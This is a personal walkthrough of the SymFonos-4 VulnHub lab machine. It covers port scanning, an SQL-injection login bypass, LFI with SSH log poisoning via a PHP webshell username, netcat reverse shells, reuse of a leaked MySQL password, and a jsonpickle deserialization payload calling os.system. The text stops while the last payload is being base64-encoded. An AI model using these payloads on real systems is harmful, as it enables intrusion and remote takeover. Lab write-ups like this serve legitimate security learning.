

SymFonos-4

By Praveen Kumar Sharma



For me IP of the machine is : 192.168.122.63

Lets try pinging it

```
ping 192.168.122.63 -c 5
```

```
PING 192.168.122.63 (192.168.122.63) 56(84) bytes of data.  
64 bytes from 192.168.122.63: icmp_seq=1 ttl=64 time=0.254 ms  
64 bytes from 192.168.122.63: icmp_seq=2 ttl=64 time=0.468 ms  
64 bytes from 192.168.122.63: icmp_seq=3 ttl=64 time=0.545 ms  
64 bytes from 192.168.122.63: icmp_seq=4 ttl=64 time=0.396 ms  
64 bytes from 192.168.122.63: icmp_seq=5 ttl=64 time=0.520 ms
```

```
--- 192.168.122.63 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4054ms  
rtt min/avg/max/mdev = 0.254/0.436/0.545/0.104 ms
```

Alright, its up lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.63 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2 (1.842s)
rustscan -a 192.168.122.63 --ulimit 5000
-----
Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.63:22
Open 192.168.122.63:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 19:36 IST
Initiating Ping Scan at 19:36
Scanning 192.168.122.63 [2 ports]
Completed Ping Scan at 19:36, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:36
Completed Parallel DNS resolution of 1 host. at 19:36, 0.18s elapsed
DNS resolution of 1 IPs took 0.18s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:36
Scanning 192.168.122.63 [2 ports]
Discovered open port 80/tcp on 192.168.122.63
Discovered open port 22/tcp on 192.168.122.63
Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.122.63
Host is up, received syn-ack (0.00035s latency).
Scanned at 2024-11-13 19:36:35 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh      syn-ack
80/tcp open  http     syn-ack
```

Now lets do an aggressive on these ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 192.168.122.63 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (6.603s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 192.168.122.63 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-13 19:38 IST
Nmap scan report for 192.168.122.63
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
|   256 be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_  256 66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

ⓘ Aggressive Scan

```
PORt STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 f9:c1:73:95:a4:17:df:f6:ed:5c:8e:8a:c8:05:f9:8f (RSA)
|   256 be:c1:fd:f1:33:64:39:9a:68:35:64:f9:bd:27:ec:01 (ECDSA)
|_  256 66:f7:6a:e8:ed:d5:1d:2d:36:32:64:39:38:4f:9c:8a (ED25519)
80/tcp open  http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now lets do directory fuzzing next

Directory Fuzzing

```
gobuster dir -u http://192.168.122.63 -w /usr/share/wordlists/dirb/big.txt -x .php -t 200 -o directories.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±1 (3.42s)
gobuster dir -u http://192.168.122.63 -w /usr/share/wordlists/dirb/big.txt -x .php -t 200 -o directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.122.63
[+] Method:       GET
[+] Threads:     200
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions:  php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 298]
/.htaccess.php  (Status: 403) [Size: 302]
/.htpasswd.php  (Status: 403) [Size: 302]
/.htpasswd      (Status: 403) [Size: 298]
/atlantis.php   (Status: 200) [Size: 1718]
/css            (Status: 301) [Size: 314] [--> http://192.168.122.63/css/]
/javascript    (Status: 301) [Size: 321] [--> http://192.168.122.63/javascript/]
/js              (Status: 301) [Size: 313] [--> http://192.168.122.63/js/]
/manual          (Status: 301) [Size: 317] [--> http://192.168.122.63/manual/]
/robots.txt     (Status: 403) [Size: 299]
/sea.php         (Status: 302) [Size: 0] [--> atlantis.php]
/server-status  (Status: 403) [Size: 302]
Progress: 40938 / 40940 (100.00%)
=====
Finished
=====
```

ⓘ Directories

```
./.htaccess (Status: 403) [Size: 298]
/.htaccess.php (Status: 403) [Size: 302]
/.htpasswd.php (Status: 403) [Size: 302]
/.htpasswd (Status: 403) [Size: 298]
/atlantis.php (Status: 200) [Size: 1718]
/css (Status: 301) [Size: 314] [--> http://192.168.122.63/css/]
/javascript (Status: 301) [Size: 321] [-->
http://192.168.122.63/javascript/]
/js (Status: 301) [Size: 313] [--> http://192.168.122.63/js/]
/manual (Status: 301) [Size: 317] [-->
http://192.168.122.63/manual/]
/robots.txt (Status: 403) [Size: 299]
```

```
/sea.php (Status: 302) [Size: 0] [--> atlantis.php]  
/server-status (Status: 403) [Size: 302]
```

Now lets see this web application now

Web Application

Default page



Nothing in the source code as well

```
1 <html>
2 <head>
3 <style>
4 html,body{
5     margin:0;
6     height:100%;
7 }
8 img{
9     display:block;
10    width:100%; height:100%;
11    object-fit: cover;
12 }
13 </style>
14 </head>
15 <body>
16 
17
18 </body>
19 </html>
20
```

Now lets see this /manual/ page here

The screenshot shows a web browser window with the following details:

- Title Bar:** The title bar displays "Not Secure http://192.168.122.63/manual/en/index.html".
- Header:** The header includes the Apache logo, "HTTP SERVER PROJECT", "Apache HTTP Server Version 2.4", and links for "Modules | Directives | FAQ | Glossary | S...".
- Breadcrumbs:** The breadcrumb trail shows "Apache > HTTP Server > Documentation".
- Main Content:** The main content area is titled "Apache HTTP Server Version 2.4 Documentation". It features a search bar with "Google Search" and a language selection bar with "Available Languages: da | de | en | es | fr | ja | ko | pt-br | tr |".
- Left Sidebar:** The sidebar contains sections for "Release Notes" (links to "New features with Apache 2.3/2.4", "New features with Apache 2.1/2.2", "New features with Apache 2.0", "Upgrading to 2.4 from 2.2", and "Apache License") and "Reference Manual" (links to "Compiling and Installing", "Starting", "Stopping or Restarting", and "Run-time Configuration Directives").
- Middle Column:** The middle column contains sections for "Users' Guide" (links to "Getting Started", "Binding to Addresses and Ports", "Configuration Files", "Configuration Sections", "Content Caching", "Content Negotiation", "Dynamic Shared Objects (DSO)", "Environment Variables", "Log Files", and "Mapping URLs to the Filesystem") and "How-To / Tutorials" (links to "Authentication and Authorization", "Access Control", "CGI: Dynamic Content", ".htaccess files", "Server Side Includes (SSI)", "Per-user Web Directories (public_html)", "Reverse proxy setup guide", "HTTP/2 guide", and "Platform Specific Notes" for "Microsoft Windows").

Not helpful lets see this /atlantis.php/ page here

A screenshot of a web browser window. The address bar shows "Not Secure http://192.168.122.63/atlantis.php". The page title is "Login". It contains two input fields: "Username" and "Password", both empty. Below them is a blue "Login" button.

So i logged in with basic SQL injection `admin' OR 1=1--` - in the username and something in password

A screenshot of a web browser window. The address bar shows "Not Secure http://192.168.122.63/sea.php". The page title is "Select a God". It features a single dropdown menu labeled "Select a God ▾".

We have three options here

A screenshot of a dropdown menu. The main title is "Select a God ▾". Below it is a list of three items: "Select a God", "Hades", "Poseidon", and "Zeus". The item "Hades" is highlighted with a gray background.

Lets select hades here to test

Hades was the god of the underworld and the name eventually came to also describe the home of the dead as well. He was the oldest male child of Cronus and Rhea. Hades and his brothers Zeus and Poseidon defeated their father and the Titans to end their reign, claiming rulership over the cosmos.

Look at the URL it says ?file=SOMETHING we can test for LFI here

Gaining Access

Not Secure http://192.168.122.63/sea.php?file=../../../../etc/passwd

Doesnt seem to work so i searched around a bit ot find this article here : <https://www.hackingarticles.in/rce-with-lfi-and-ssh-log-poisoning/>

So we can test with this payload if we can see the auth logs

```
Aug 18 02:55:38 symfonos4 sshd[381]: Received signal 15; terminating. Aug 18 02:55:38 symfonos4 sshd[9920]: Server listening on 0.0.0.0 port 22. Aug 18 02:55:38 symfonos4 sshd[9920]: Server listening on :: port 22. Aug 18 02:55:39 symfonos4 su: pam_unix(su-l:session): session closed for user root Aug 18 02:55:40 symfonos4 sshd[9877]: Received disconnect from 192.168.1.147 port 46046:11: disconnected by user Aug 18 02:55:40 symfonos4 sshd[9877]: Disconnected from user poseidon 192.168.1.147 port
```

And it works lets poison the logs now

```
ssh '<?php system($_GET["cmd"]); ?>'@192.168.122.63
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.037s)
ssh '<?php system($_GET["cmd"]); ?>'@192.168.122.63
remote username contains invalid characters
```

Lets see the logs now

```
symfonos4 CRON[1018]: pam_unix(cron:session): session opened for user
root by (uid=0) Nov 13 08:30:01 symfonos4 CRON[1018]:
pam_unix(cron:session): session closed for user root Nov 13 08:39:01
symfonos4 CRON[1021]: pam_unix(cron:session): session opened for user
root by (uid=0) Nov 13 08:39:01 symfonos4 CRON[1021]:
pam_unix(cron:session): session closed for user root
```

We can use metasploit here to move forward

```

~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)
msfconsole -q

/opt/metasploit/config/application.rb:1: warning: /usr/lib/ruby/3.3.0/fiddle.rb was loaded from the standard library from Ruby 3.5.0.
You can add fiddle to your Gemfile or gemspec to silence this warning.
/opt/metasploit/vendor/bundle/ruby/3.3.0/gems/pry-0.14.2/lib/pry/command_state.rb:3: warning: /usr/lib/ruby/3.3.0/l no longer be part of the default gems starting from Ruby 3.5.0.
You can add ostruct to your Gemfile or gemspec to silence this warning.
Also please contact the author of pry-0.14.2 to request adding ostruct into its gemspec.

msf6 > search ssh_login

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ---
0  auxiliary/scanner/ssh/ssh_login     .              normal  No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey .              normal  No    SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Now lets see the options here

```

msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name      Current Setting  Required  Description
----      -----          -----      -----
ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
CreateSession  true         no        Create a new session for every successful login
DB_ALL_CREDS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS   false        no        Add all passwords in the current database to the list
DB_ALL_USERS  false        no        Add all users in the current database to the list
DB_SKIP_EXISTING  none       no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no           no        A specific password to authenticate with
PASS_FILE     no           no        File containing passwords, one per line
RHOSTS        yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         22           yes      The target port
STOP_ON_SUCCESS  false       yes      Stop guessing when a credential works for a host
THREADS        1            yes      The number of concurrent threads (max one per host)
USERNAME      no           no        A specific username to authenticate as
USERPASS_FILE no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false        no        Try the username as the password for all users
USER_FILE     no           no        File containing usernames, one per line
VERBOSE       false        yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

```

Lets specify username,password and rhosts here

```

msf6 auxiliary(scanner/ssh/ssh_login) > set username <?php system($_GET["cmd"]); ?>
username => <?php system($_GET[cmd]); ?>
msf6 auxiliary(scanner/ssh/ssh_login) > set password whatever
password => whatever
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.122.63
rhosts => 192.168.122.63
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Now lets run it

```
msf6 auxiliary(scanner/ssh/ssh_login) > run  
  
[*] 192.168.122.63:22 - Starting bruteforce  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now start a listener here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2  
nc -lvpn 9001  
Listening on 0.0.0.0 9001
```

Now lets a shell by putting in this payload in the URL u gotta URL encode this btw

```
nc 192.168.122.63 9001 -e /bin/bash
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±4 (0.054s)  
cat payload
```

	File: payload
1	nc%20192.168.122.1%209001%20-e%20/bin/bash

Put this in like this

```
x http://192.168.122.63/se.php?file=../../../../var/log/auth&cmd=nc 192.168.122.1 9001 -e /bin/bash  
192.168.122.1 port 60090: no matching host key type found. Their offer:  
ecdsa-sha2-nistp384 [preauth] Nov 13 08:08:27 symfonos4 sshd[594]:
```

And it should hang and we get a shell here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33292
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±2 (5m 7.76s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 192.168.122.63 33292
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 --version
Python 3.7.3
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@symfonos4:/var/www/html$ ^Z
[1] + 30705 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3
stty raw -echo;fg
[1] + 30705 continued nc -lvpn 9001

www-data@symfonos4:/var/www/html$ export TERM=xterm
www-data@symfonos4:/var/www/html$ █
```

Lateral PrivEsc

Lets see the file in the home directory of this www-data

```
www-data@symfonos4:/var/www/html$ export TERM=xterm
www-data@symfonos4:/var/www/html$ ls -al
total 152
drwxr-xr-x 5 root root 4096 Aug 19 2019 .
drwxr-xr-x 3 root root 4096 Aug 17 2019 ..
-rw-r--r-- 1 root root 2513 Aug 18 2019 atlantis.php
drwxr-xr-x 2 root root 4096 Aug 17 2019 css
drwxr-xr-x 2 root root 4096 Aug 18 2019 gods
-rw-r--r-- 1 root root 118494 Aug 17 2019 image.jpg
-rw-r--r-- 1 root root 201 Aug 17 2019 index.html
drwxr-xr-x 2 root root 4096 Aug 18 2019 js
-rw-r--r-- 1 root root 39 Aug 17 2019 robots.txt
-rw-r--r-- 1 root root 739 Aug 18 2019 sea.php
```

Lets see this one

```
www-data@symfonos4:/var/www/html$ cat sea.php
<?php
session_start();
if(!isset($_SESSION['logged_in'])){
    header("location:atlantis.php");
    die();
}
?>
<html>
<head>
<link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="d-flex justify-content-center align-items-center" style="height:100px;">
    <div class="form-group">
        <select onchange="location = this.value;">
            <option selected="">Select a God</option>
            <option value="?file=hades">Hades</option>
            <option value="?file=poseidon">Poseidon</option>
            <option value="?file=zeus">Zeus</option>
        </select>
    </div>
</div>
<script src="js/bootstrap.min.js"></script>
<?php
include("gods/" . $_GET['file'] . '.log');
?>
</div>
</body>
</html>
```

So this is what was causing that weird behavior cuz if we put in `/etc/passwd` it appends `.log` to it so it becomes `/etc/passwd.log` which is not a file and for `/var/logs/auth` it becomes `/var/logs/auth.log` which is a real file

Moving on, we have another php file here

```
www-data@symfonos4:/var/www/html$ ls -al
total 152
drwxr-xr-x 5 root root 4096 Aug 19 2019 .
drwxr-xr-x 3 root root 4096 Aug 17 2019 ..
-rw-r--r-- 1 root root 2513 Aug 18 2019 atlantis.php
drwxr-xr-x 2 root root 4096 Aug 17 2019 css
drwxr-xr-x 2 root root 4096 Aug 18 2019 gods
-rw-r--r-- 1 root root 118494 Aug 17 2019 image.jpg
-rw-r--r-- 1 root root 201 Aug 17 2019 index.html
drwxr-xr-x 2 root root 4096 Aug 18 2019 js
-rw-r--r-- 1 root root 39 Aug 17 2019 robots.txt
-rw-r--r-- 1 root root 739 Aug 18 2019 sea.php
```

Lets see this one

```
www-data@symfonos4:/var/www/html$ cat atlantis.php
<?php
    define('DB_USERNAME', 'root');
    define('DB_PASSWORD', 'yVzyR0w3cG2Uyt2n');
    $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

    session_start();

    if($_SERVER["REQUEST_METHOD"] == "POST") {
        $username = $_POST["username"];
        $pwd = hash('sha256',$_POST["password"]);
        //if (!$db) die ($error);
        $statement = $db->prepare("Select * from users where username='".$username."' and pwd='".$pwd."'");
        $statement->execute();
        $results = $statement->fetch(PDO::FETCH_ASSOC);
        if (isset($results["pwd"])){
            $_SESSION['logged_in'] = $username;
            header("Location: sea.php");
        } else {
            $_SESSION["logged_in"] = false;
            sleep(2); // Don't brute force :(
            echo "<br /><center>Incorrect login</center>";
        }
    }
?>
<html>
<head>
```

Got MySQL creds here

⚠ MySQL Creds

```
Username : root  
Password : yVzyRGw3cG2Uyt2r
```

Lets login mysql here

```
www-data@symfonos4:/var/www/html$ mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 21  
Server version: 10.3.15-MariaDB-1 Debian 10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]>
```

Lets see the databases here

```
MariaDB [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| db      |  
| information_schema |  
| mysql   |  
| performance_schema |  
+-----+  
4 rows in set (0.016 sec)
```

Lets select mysql here

```
MariaDB [(none)]>
MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]>
```

Lets see the tables here

```
+-----+
| proc
| procs_priv
| proxies_priv
| roles_mapping
| servers
| slow_log
| table_stats
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
| transaction_registry
| user
+-----+
31 rows in set (0.000 sec)
```

Lets see the description of this one

```
MariaDB [mysql]> describe user;
```

Field	Type	Null	Key	Default	Extra
Host	char(60)	NO	PRI		
User	char(80)	NO	PRI		
Password	char(41)	NO			
Select_priv	enum('N','Y')	NO		N	
Insert_priv	enum('N','Y')	NO		N	
Update_priv	enum('N','Y')	NO		N	
Delete_priv	enum('N','Y')	NO		N	
Create_priv	enum('N','Y')	NO		N	
Drop_priv	enum('N','Y')	NO		N	
Reload_priv	enum('N','Y')	NO		N	
Shutdown_priv	enum('N','Y')	NO		N	
Process_priv	enum('N','Y')	NO		N	
File_priv	enum('N','Y')	NO		N	
Grant_priv	enum('N','Y')	NO		N	

Lets select User and Password here

```
MariaDB [mysql]> select User,Password from user;
```

User	Password
root	*C82E87B34FBDE65D16D0C96AF84410AA160D81ED

1 row in set (0.000 sec)

Looks like SHA1 to me lets just verify real quick (Remove the * btw)

⚠ Proceeded!

1 hashes were checked: 1 possibly identified 0 no identification

⚠ Pay professionals to decrypt your remaining lists

<https://hashes.com/en/escrow/view>

✓ Possible identifications: [Q](#) Decrypt Hashes

C82E87B34FBDE65D16D0C96AF84410AA160D81ED - Possible algorithms: SHA1, MySQL4.1/MySQL5

[SEARCH AGAIN](#)

Lets try to crack this with crackstation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

C82E87B34FBDE65D16D0C96AF84410AA160D81ED

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
C82E87B34FBDE65D16D0C96AF84410AA160D81ED	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Now lets run hashcat to see if we can

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (2.756s)
hashcat -a 0 -m 100 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Host memory required for this attack: 281 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 100 (SHA1)
Hash.Target...: c82e87b34fbde65d16d0c96af84410aa160d81ed
Time.Started...: Wed Nov 13 21:00:24 2024 (1 sec)
Time.Estimated...: Wed Nov 13 21:00:25 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 11504.5 kH/s (2.48ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[303538303436363836] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1.: Temp: 58c Util: 27% Core:1500MHz Mem:6001MHz Bus:8

Started: Wed Nov 13 21:00:23 2024
Stopped: Wed Nov 13 21:00:26 2024
```

uhh we cannot lets move on
So i found this service running on port 8080

```
www-data@symFonos4:/var/www/html$ ss -lntp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN      0          128          [REDACTED] 127.0.0.1:8080      [REDACTED] 0.0.0.0:*
LISTEN      0          128          [REDACTED] 0.0.0.0:22      [REDACTED] 0.0.0.0:*
LISTEN      0          80           [REDACTED] 127.0.0.1:3306      [REDACTED] 0.0.0.0:*
LISTEN      0          128          [REDACTED] *:80            [REDACTED] *:*
LISTEN      0          128          [REDACTED] [::]:22          [REDACTED] [::]:*
www-data@symfonos4:/var/www/html$
```

One thing is to try this password for the user on the machine which is poseidon and it worked

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (9.302s)
ssh poseidon@192.168.122.63

The authenticity of host '192.168.122.63 (192.168.122.63)' can't be established.
ED25519 key fingerprint is SHA256:ntMXt1jIeiDKNEuRMRXU6uCvo/fmwaEqmxDA5r4nwds.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.63' (ED25519) to the list of known hosts.
poseidon@192.168.122.63's password:

poseidon@symfonos4:~ (0.055s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

poseidon@symfonos4 ~ (0.019s)
id
uid=1000(poseidon) gid=1000(poseidon) groups=1000(poseidon),24(cdrom),25(floppy),290

poseidon@symfonos4 ~
```

Vertical PrivEsc

```
poseidon@symfonos4 ~ (0.013s)
ss -lntp
State          Recv-Q      Send-Q      Local Address:Port
LISTEN         0            128          127.0.0.1:8080
LISTEN         0            128          0.0.0.0:22
LISTEN         0            80           127.0.0.1:3306
LISTEN         0            128          *:80
LISTEN         0            128          [::]:22
```

Lets port forward this to us with this command

```
ssh -L 8000:localhost:8080 poseidon@192.168.122.63
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.898s)
ssh -L 8000:localhost:8080 poseidon@192.168.122.63
poseidon@192.168.122.63's password:
```

Lets see this site now



Lets see the cookies in burp for this

Request

Pretty	Raw	Hex	Copy	In	☰
--------	-----	-----	------	----	---

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Sec-GPC: 1

8 Connection: keep-alive

9 Cookie: username=localhost-8800=

2|1|:0|10-1730|23:username=mainwindow-localhost-8000|44:M2WyzfMf2JmJRkDn dhNzK2MzVnYq40DFLMjVkyZl=d1d10d203872390227910e204397de3a11ce9c63bd b638050fa7ad3887d34b"; zSkin=classic; zeCSS=base; css_dark_mode=false; remember_token= defaultuser@changedetection.io|9446437017deaf435d6abf09180720963155 a8510359fc4aeee7eaec680dc962b5017f211f9a49bcb9441023e354878583f2030 ch7e112e3e68ed900e85; _xars= 2|/9862c619c7f27d4f19c1981bf0457811d37172b0||1730193960; PHPSESSID= rjs1qia93366gpeofotbh7pr06; session=.ejWlQ0qxTAQg_.idsk2zQxjv1VvEu2z56gstCST067G167U1T306RVWP-16hsc4b3sL 66hhERp7rGxSEVR0r1lpn7SzCjWIRVjRhTWA0kdmR0J0Q27MXyRT8z3YFEdyglcc4KY EWVpExJhSKU2Sh1uWmHKA07vNSeIbgmy13Z-U-j5u3-Hn_Ghzzb_mLqW2Rsx_-6-ITRm1- nn0L5n2mobWmYZA4IVmszZEya0S0wyAGSpTfkhJ9fa8JJig_Zyu_Rg_0bnPntCAW9Y1 Snpfh40JWZK-; username= eyJwes99YmplY3Q10IA1yXbwLlvZXi1LCa1dXNlcmb5hbUDiAiU69zWLkb241fQ==

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: none

14 Sec-Fetch-User: ?1

15 Priority: u-8, l

16

17

Response

Pretty	Raw	Hex	Render	Copy	In	☰
--------	-----	-----	--------	------	----	---

1 HTTP/1.1 200 OK

2 Server: gunicorn/19.9.0

3 Date: Wed, 15 Nov 2024 15:59:19 GMT

4 Connection: close

5 Content-Type: text/html; charset=utf-8

6 Content-Length: 204

7

8 <link href="/static/css/bootstrap.min.css" rel="stylesheet">

9

10

11 <div class="container">

12

13

14 <h2>

Cookie set: Poseidon

</h2>

15

Main page

16 </div>

17

Inspector

Selection	68 (0x44)	☰
-----------	-----------	---

Selected text

```
eyJwes99YmplY3Q10IA1yXbwLlvZXi1LCa1dXNlcmb5hbUDiAiU69zWLkb241fQ==
```

Decoded from: Base64

```
(*py/object*: "app.User", "username": "Poseidon")
```

Request attributes 2

Request cookies 9

Request headers 14

Response headers 9

```
poseidon@symfonos4 /opt/code (0.014s)
cat app.py

from flask import Flask, request, render_template, current_app, redirect

import jsonpickle
import base64

app = Flask(__name__)

class User(object):

    def __init__(self, username):
        self.username = username


@app.route('/')
def index():
    if request.cookies.get("username"):
        u = jsonpickle.decode(base64.b64decode(request.cookies.get("username")))
        return render_template("index.html", username=u.username)
    else:
        w = redirect("/whoami")
        response = current_app.make_response(w)
        u = User("Poseidon")
        encoded = base64.b64encode(jsonpickle.encode(u))
        response.set_cookie("username", value=encoded)
        return response


@app.route('/whoami')
def whoami():
    user = jsonpickle.decode(base64.b64decode(request.cookies.get("username")))
    username = user.username
```

Now lets make a malicious json to exploit this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±5 (0.034s)
cat json | jq .

{
  "py/object": "__main__.Shell",
  "py/reduce": [
    {
      "py/function": "os.system"
    },
    [
      "nc 192.168.122.1 9001 -e /bin/bash"
    ],
    0,
    0,
    0
  ]
}
```

Or inlined

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main)±3 (0.054s)
cat json

File: json
1 {"py/object": "__main__.Shell", "py/reduce": [{"py/function": "os.system"}, ["nc 192.168.122.1 9001 -e /bin/bash"], 0, 0, 0]}
```

Lets base64 this

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/SymFonos-4 git:(main) (0.027s)
cat json | base64 -w0
